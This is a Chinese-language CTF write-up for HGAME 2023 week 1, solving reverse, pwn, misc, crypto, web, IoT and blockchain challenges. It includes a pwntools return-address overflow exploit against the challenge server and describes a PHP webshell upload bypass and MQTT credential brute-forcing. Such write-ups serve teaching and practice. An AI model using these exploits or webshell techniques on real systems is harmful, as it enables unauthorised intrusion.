


Re

test_your_IDA

用 ida64 打开附件即可发现 flag

hgame{te5t_y0ur_IDA}



Easyasm

打开附件是汇编语言，阅读后发现是每一位与 0x33 进行异或，写 exp 得到 flag

hgame{welc0me_t0_re_wor1d!}

```
.text:0040118D movsx eax, byte ptr [edx]
.text:00401190 xor     eax, 33h
```

```
#include<bits/stdc++.h>
using namespace std;
char k[] = {
0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,
0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x6c,0x41,0x56,
0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e
};

int main()
{
    for (int i = 0; i < sizeof(k); i++) k[i] ^= 0x33;
    for (int i = 0; i < sizeof(k); i++) printf("%c", k[i]);
}
```

Easyenc

用 ida64 打开文件，阅读发现核心是 与 0x32 异或之后+86，结果在 v7 中，于是动态调试得到 v7 内容，写 exp 得到 flag

hgame{4ddit1on_is_a_rever5ible_Operation}

```
#include<bits/stdc++.h>
using namespace std;
char k[] = {
0x04, 0xFF, 0xFD, 0x09, 0x01, 0xF3, 0xB0, 0x00,
0x00, 0x05, 0xF0, 0xAD, 0x07, 0x06, 0x17, 0x05,
0xEB, 0x17, 0xFD, 0x17, 0xEA, 0x01, 0xEE, 0x01,
0xEA, 0xB1, 0x05, 0xFA, 0x08, 0x01, 0x17, 0xAC,
0xEC, 0x01, 0xEA, 0xFD, 0xF0, 0x05, 0x07, 0x06
};

int main()
{
    for (int i = 0; i < sizeof(k); i++) printf("%c", (k[i] + 86) ^ 0x32);
}
```

```
if ( v4 == 41 )
{
    while ( 1 )
    {
        v5 = ((*(_BYTE *)v9 + v3) ^ 0x32) - 86;
        *((_BYTE *)v9 + v3) = v5;
        if ( *((_BYTE *)v7 + v3) != v5 )
            break;
        if ( ++v3 >= 41 )
        {
            printf("you are right!");
            return 0;
        }
    }
    printf("wrong!");
}
```

a_cup_of_tea

用 ida64 打开发现是做过更改的 tea，如下，写 exp 得到 flag

hgame{Tea_15_4_v3ry_h3a1thy_drlnk}

```
v6 = 32i64;
do
{
    sum -= 0x543210DD;
    v0 += (sum + v1) ^ (16 * v1 + 0x12345678) ^ ((v1 >> 5) + 0x23456789);
    v1 += (sum + v0) ^ ((v0 >> 5) + 0x45678901) ^ (16 * (v0 + 0x3456789));
    --v6;
}

1  #include <stdio.h>
2  #include <stdint.h>
3  #include <bits/stdc++.h>
4  using namespace std;
5  void decrypt (uint32_t* v, uint32_t* k) {
6      uint32_t delta = 0x543210dd;
7      uint32_t v0 = v[0], v1 = v[1], sum = -delta * 32;
8      for (int i = 0; i < 32; i++) {
9          v1 -= ((v0 + k[2]) << 4) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
10         v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
11         sum += delta;
12     }
13     v[0] = v0;
14     v[1] = v1;
15 }
16
17 int main() {
18     uint32_t k[4] = {0x12345678, 0x23456789, 0x3456789, 0x45678901};
19     // 加密后的flag
20     unsigned char cipher[] = {
21         0x9D, 0x82, 0x63, 0x2E, 0x0F, 0x40, 0x4E, 0xC1,
22         0x40, 0x5F, 0x49, 0x73, 0x5F, 0x34, 0x5F, 0x76,
23         0x65, 0x72, 0x79, 0x5F, 0x68, 0x33, 0x61, 0x6C,
24         0x74, 0x68, 0x79, 0x5F, 0x64, 0x72, 0x31, 0x6E,
25         0x4F
26     };
27     for (int i = 0; i < 4; i++)
28         decrypt((uint32_t*)cipher + i * 8, k);
29     printf("%s", cipher);
30     return 0;
31 }
```

Encode

ida32 打开，发现加密核心是偶数位存二进制末四位，奇数位存前四位，写 exp 得到 flag

hgame{encode_is_easy_for_a_reverse_engineer}

```
1  for ( i = 0; i < 50; ++i )
2  {
3      v4[2 * i] = v5[i] & 0xF;
4      v4[2 * i + 1] = (v5[i] >> 4) & 0xF;
5  }

int main()
{
    for (int i = 0; i < 50; i++)
    {
        a[i] = k[2 * i] + k[2 * i + 1] * 16;
    }
    printf("%s", a);
}
```

Pwn

Test_nc

Ida64 打开附件，发现 main 函数里就是 system，直接 nc 即可，flag:

hgame{2ff83db4e00878f8c6b74589ffc4c5a945f387ba}

easy_overflow

Ida64 打开附件，发现有 close(1)函数、后门函数、read 函数，于是定位后门函数地址，并计算得到需要 24 字节的垃圾数据，写 exp，但由于 close(1)关闭了标准输出，所以需要 exec 1>&2 来进行重定向得到 flag

hgame{0763f9daeb614ce2b14dd822377ba54ddff7c534}

```
1 from pwn import*
2 io = remote("week-1.hgame.lwsec.cn", 32543)
3 payload = b'A' * 24 + p64(0x0040118C) + p64(0x00401176)
4 #gdb.attach(io, "b read")
5 #sleep(1)
6 io.sendline(payload)
7 io.interactive()
```

```
wzf@ubuntu:~/Desktop/week1/easy_overflow$ python3 exp.py
[+] Opening connection to week-1.hgame.lwsec.cn on port 32543: Done
[+] Switching to interactive mode
$ exec 1>&2
$ ls
bin
dev
flag
lib
lib32
lib64
vuln
$ cat flag
hgame{0763f9daeb614ce2b14dd822377ba54ddff7c534}
$
```


Misc

e99p1ant_want_girlfriend

打开图片，用 010editor 修改图片高度，得到 flag

hgame{e99p1ant_want_a_girlfriend_qq_524306184}



神秘的海报

Stegsolve 打开图片，lsb 发现前半段 flag 与一个网站，打开之后下载音频，在 linux 系统下使用 stegseek 即可解出 Bossanova.wav.out 的文件，里面有后半段 flag

Flag: hgame{U_Kn0w_LSB&Wav^Mp3_Stego}

```
Extract Preview
5 Sure eno ugh, you
0 still r ember
1 what we talked a
1 bout at that tim
0 e! This is part
0 of the s ecret: `
2 hgame{U_Kn0w_LSB
5 &W`.I pu t the re
e st of th e conten
f t here, https://

wzf@ubuntu: ~/Desktop
wzf@ubuntu:~$ cd Desktop/
wzf@ubuntu:~/Desktop$ steghide extract -sf Bossanova.wav
Enter passphrase:
steghide: could not extract any data with that passphrase!
wzf@ubuntu:~/Desktop$ stegseek Bossanova.wav rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
[i] Found passphrase: "123456"
[i] Original filename: "flag2.txt".
[i] Extracting to "Bossanova.wav.out".
```


Where I am

用 wireshark 打开文件,导出为 http,用 010 查看 upload 的 hex,发现后面有 fake.rar,于是将 52 61 72 21 之前的内容删除,保存后打开,发现是空的 rar,于是怀疑为伪加密,再用 010 打开,修改第 24 字节为 20,打开后即可发现图片,查看图片属性可发现位置

Flag: hgame{116_24_1488_E_39_54_5418_N}

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
52	61	72	21	1A	07	00	CF	90	73	00	00	0D	00	00	00	Rar!...İ.s.....															
00	00	00	00	87	0F	74	20	90	35	00	BC	CF	00	00	0F†.t 5.¼İ...															
7D	01	00	02	74	88	FB	9C	38	B5	24	56	1D	33	10	00	}...t^0æ8µ\$V.3..															

GPS

纬度	39; 54; 54.17999999999931
经度	116; 24; 14.88000000000047561
高度	0

Crypto

Rsa

打开文件，在线分解 n 得到 p, q 再跑脚本得到 flag

hgame{factordb.com_is_strong!}

```
from Crypto.Util.number import *
import gmpy2 as gp
import binascii

p = 11239134987804993586763559028187245057652550219515201768644770733869088185320740938
q = 12022912661420941592569751731802639375088427463430162252113082619617837010913002515
e = 65537
c = 11067479267401774824323235118589601966043471834200168690652778987626497632868613410
n = p*q
phi = (p-1) * (q-1)
d = gp.invert(e, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

神秘的电话

用 Audacity 打开音频，写出摩斯密码，再将 txt 中的内容放入 cyberchef 自动翻译为中文：“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”。大胆猜测逆序+18 栏栅栏，北欧神话则是 vidar，于是猜测维吉尼亚密码，key 为 vidar，最

终得到 flag: hgame{welcome_to_hgame2023_and_enjoy_hacking}


The screenshot shows the CyberChef web application interface. On the left is the 'Recipe' panel with four steps: 'From Morse Code' (Letter delimiter: Space, Word delimiter: Line feed), 'Reverse' (By: Character), 'Rail Fence Cipher Decode' (Key: 18, Offset: 0), and 'Vigenère Decode' (Key: vidar). On the right is the 'Input' panel showing a long string of dots and dashes representing Morse code. Below the input is the 'Output' panel showing the result: 'WELCOME_TO_HGAME2023_AND_ENJOY_HACKING'.

兔兔的车票

利用循环体将 16 张图片两两异或，其中有图片包含 flag

hgame{Oh_my_Ticket}

```
1 from PIL import Image
2
3 for i in range(16):
4     for j in range(16):
5         image1 = Image.open("pics/enc" + str(i) + ".png")
6         image2 = Image.open("pics/enc" + str(j) + ".png")
7         result = Image.new(image1.mode, image1.size)
8         pixels = result.load()
9         for x in range(image1.width):
10             for y in range(image1.height):
11                 pixel1 = image1.getpixel((x, y))
12                 pixel2 = image2.getpixel((x, y))
13                 new_pixel = tuple([p1 ^ p2 for p1, p2 in zip(pixel1, pixel2)])
14                 pixels[x, y] = new_pixel
15         result.save("test/result" + str(i * 16 + j) + ".png")
16
17 import sys
18 print(sys.path)
19 '''
```



Web

guess_who_i_am

打开网页，查看源代码，可以进入 vidar 队员介绍界面，手动答题！获得 flag

hgame{Guess_who_i_am^Happy_Crawler}

Guess who I am

Vidar-Team Member Intro: 14 级 / Web 🐼 / 杭电江流儿 / 自走棋主教守门员

Score: hgame{Guess_who_i_am^Happy_Crawler}

4nsw3r

确认

Classic Childhood Game

打开网页查看源代码，找到通关后的部分，发现一串 16 进制，并且下方有 base64 编码，转化为字符再经过两次 base64 解码得到 flag

hgame{fUnnyJavascript&FunnyM0taG4me}


```
function mota() {
    var a =
    ['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x73\x53\x31\x6c\x59\x57\x6d\x68\x6a\x4d\x6b\x35\x5f\x42\x69\x56\x31\x59\x35'];
    var h = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/' ;
```


Become_A_Member

burpsuite 打开，抓包，根据提示先修改 User-Agent: Cute-Bunny，再根据提示修改 Cookie: code=Vidar，再修改 Referer: bunnybunnybunny.com，再修改 ip X-Forwarded-For: 127.0.0.1，最后发送 json 请求获得 flag

hgame{H0w_ArE_Y0u_T0day?}


```
{  
  "username": "luckytoday",  
  "password": "happy123"  
}
```



Show_Me_Your_Beauty

打开网页，发现要上传图片，于是初步确定为 php 文件上传漏洞，于是用 burpsuite 抓包，上传一句话木马，将后缀改为 phP，再打开网页，进入 /img/m.phP，用蚁剑链接，成功 getshell，在根目录下发现 flag

hgame{Unsave_F1L5_SYS7em_UPL0ad!}




IOT

Help the uncle who can't jump twice

打开附件发现是 txt 文件，猜测为密码本，根据 hint:mqtt，在 mqtt-pwn 里面爆破，尝试得到 username 为 Vergil，password 为 power，再打开 mqttx 链接，订阅消息 Nero/YAMATO 得到 flag

flag:hgame{mqtt_1s_p0w3r}



Blockchain

Checkin

nc 端口, 发现任务, 先像账户转 0.001 以太币, 于是进入水龙头端口, 填入 deploy adress, 进入下一步, 进行合同交易, 上网找到模板, 编译 sol 文件获得 abi, 链接 rpc 端口, 打通, getflag

```
wzf@ubuntu:~$ nc week-1.hgame.lwsec.cn 32068
/We design a pretty easy contract challenge. Enjoy it!
Your goal is to make isSolved() function returns true!

/[1] - Create an account which will be used to deploy the challenge contract
/[2] - Deploy the challenge contract using your generated account
/[3] - Get your flag once you meet the requirement
/[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.783BzNAq9CDBfh3-hu64WgVu5b0U0YvopA0AGoqrkHgkDRIOfjX
xHAtWKHK5P0tHuKpfg5Kf0fVabtFCwygV-DcKcs8WzFLeAzt0XpSA_2GS3hkw-sZPJ3x8d6V7UGSYwp-
npKBcgsrbWdS-ARa4vlq4-34j8eKjs9BVy6AkvxTw
[+] flag: hgame{3263cfa746a011d5b3ad6f0bbbada192b2e867dd1}
^C
wzf@ubuntu:~$
```